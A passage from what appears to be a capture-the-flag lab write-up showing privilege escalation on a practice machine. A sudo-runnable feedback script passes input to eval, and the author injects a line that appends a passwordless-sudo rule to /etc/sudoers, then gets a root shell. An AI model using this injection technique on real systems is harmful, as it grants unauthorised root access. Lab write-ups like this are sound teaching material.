root@kali:~/thm/uhigh x root@kali:~/thm/uhigh x deku@myheroacademia:/opt/NewComponent x
deku@myheroacademia:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
deku@myheroacademia:~$ cd /opt/NewComponent/
deku@myheroacademia:/opt/NewComponent$ ls
feedback.sh
deku@myheroacademia:/opt/NewComponent$ cat feedback.sh
#!/bin/bash

echo "Hello, Welcome to the Report Form      "
echo "This is a way to report various problems"
echo "      Developed by                  "
echo "          The Technical Department of U.A."
echo "Enter your feedback:"
read feedback

if [[ "$feedback" != *\`* && "$feedback" != *]"* && "$feedback" != *\$(\`* && "$feedback" != *|* && "$feedback" != *&"* && "$feedback" != *?"* && "$feedback" != *!*" && "$feedback" != *\\"* ]]; then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi

deku@myheroacademia:/opt/NewComponent$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/usr/local/games:/snap/bin
deku@myheroacademia:/opt/NewComponent$
```

In Bash, the `eval` command is used to evaluate and execute a string as a shell command.

```
File Actions Edit View Help
root@kali:~/thm/uhigh x root@kali:~/thm/uhigh x deku@myheroacademia:/opt/NewComponent x
deku@myheroacademia:~$ cat feedback.sh
#!/bin/bash

echo "Hello, Welcome to the Report Form      "
echo "This is a way to report various problems"
echo "      Developed by                  "
echo "          The Technical Department of U.A."
echo "Enter your feedback:"
read feedback

if [[ "$feedback" != *\`* && "$feedback" != *]"* && "$feedback" != *\$(\`* && "$feedback" != *|* && "$feedback" != *&"* && "$feedback" != *?"* && "$feedback" != *!*" && "$feedback" != *\\"* ]]; then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi

deku@myheroacademia:/opt/NewComponent$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/usr/local/games:/snap/bin
deku@myheroacademia:/opt/NewComponent$
```

I executed the script and added a new rule in the **sudoers** file allowing my current user to execute all commands as **sudo** without a password.

```
File Actions Edit View Help
root@kali:~/thm/uahigh x root@kali:~/thm/uahigh x deku@myheroacademia:/opt/NewComponent
deku@myheroacademia:/opt/NewComponent$ sudo ./feedback.sh
Hello, Welcome to the Report Form
This is a way to report various problems
Developed by
The Technical Department of U.A.
Enter your feedback:
deku ALL=NOPASSWD: ALL >> /etc/sudoers
It is This:
Feedback successfully saved.
deku@myheroacademia:/opt/NewComponent$
```

I verified the changes by viewing my **sudo** privileges.

```
File Actions Edit View Help
root@kali:~/thm/uahigh x root@kali:~/thm/uahigh x deku@myheroacademia:/opt/NewComponent
deku@myheroacademia:/opt/NewComponent$ sudo ./feedback.sh
Hello, Welcome to the Report Form
This is a way to report various problems
Developed by
The Technical Department of U.A.
Enter your feedback:
deku ALL=NOPASSWD: ALL >> /etc/sudoers
It is This:
Feedback successfully saved.
deku@myheroacademia:/opt/NewComponent$ sudo -l
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
    (root) NOPASSWD: ALL
deku@myheroacademia:/opt/NewComponent$
```

I then executed **bash** as **sudo** and got shell as root. Finally I captured the root flag from **/root** directory.

Happy hacking !